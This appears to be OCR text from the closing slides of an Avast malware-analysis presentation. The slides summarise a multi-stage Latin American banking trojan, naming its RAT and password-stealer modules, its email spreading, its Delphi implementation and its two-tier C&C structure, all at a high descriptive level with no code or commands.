
Modules DWWN, DX (RATs)

- Gather information about running processes (partially passed on through files by module G)
- Extensive reporting, logging; creates own windows (one featuring browser)
- Strategy: get dispatched and exploit/attack





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


Module A,B (Password extractors)





avast


0
46,517

Summary

- Multi-stage **banker**, featuring **RAT/spyware/password stealer** modules
- Spread by emails
- Programmed in Delphi
  - Timers, lots of timers, duh!
  - Somehow characteristic for bankers in Latin America
- 2-tiered C&C structure
- Authors (probably) demonology or black/death metal fans


Q&A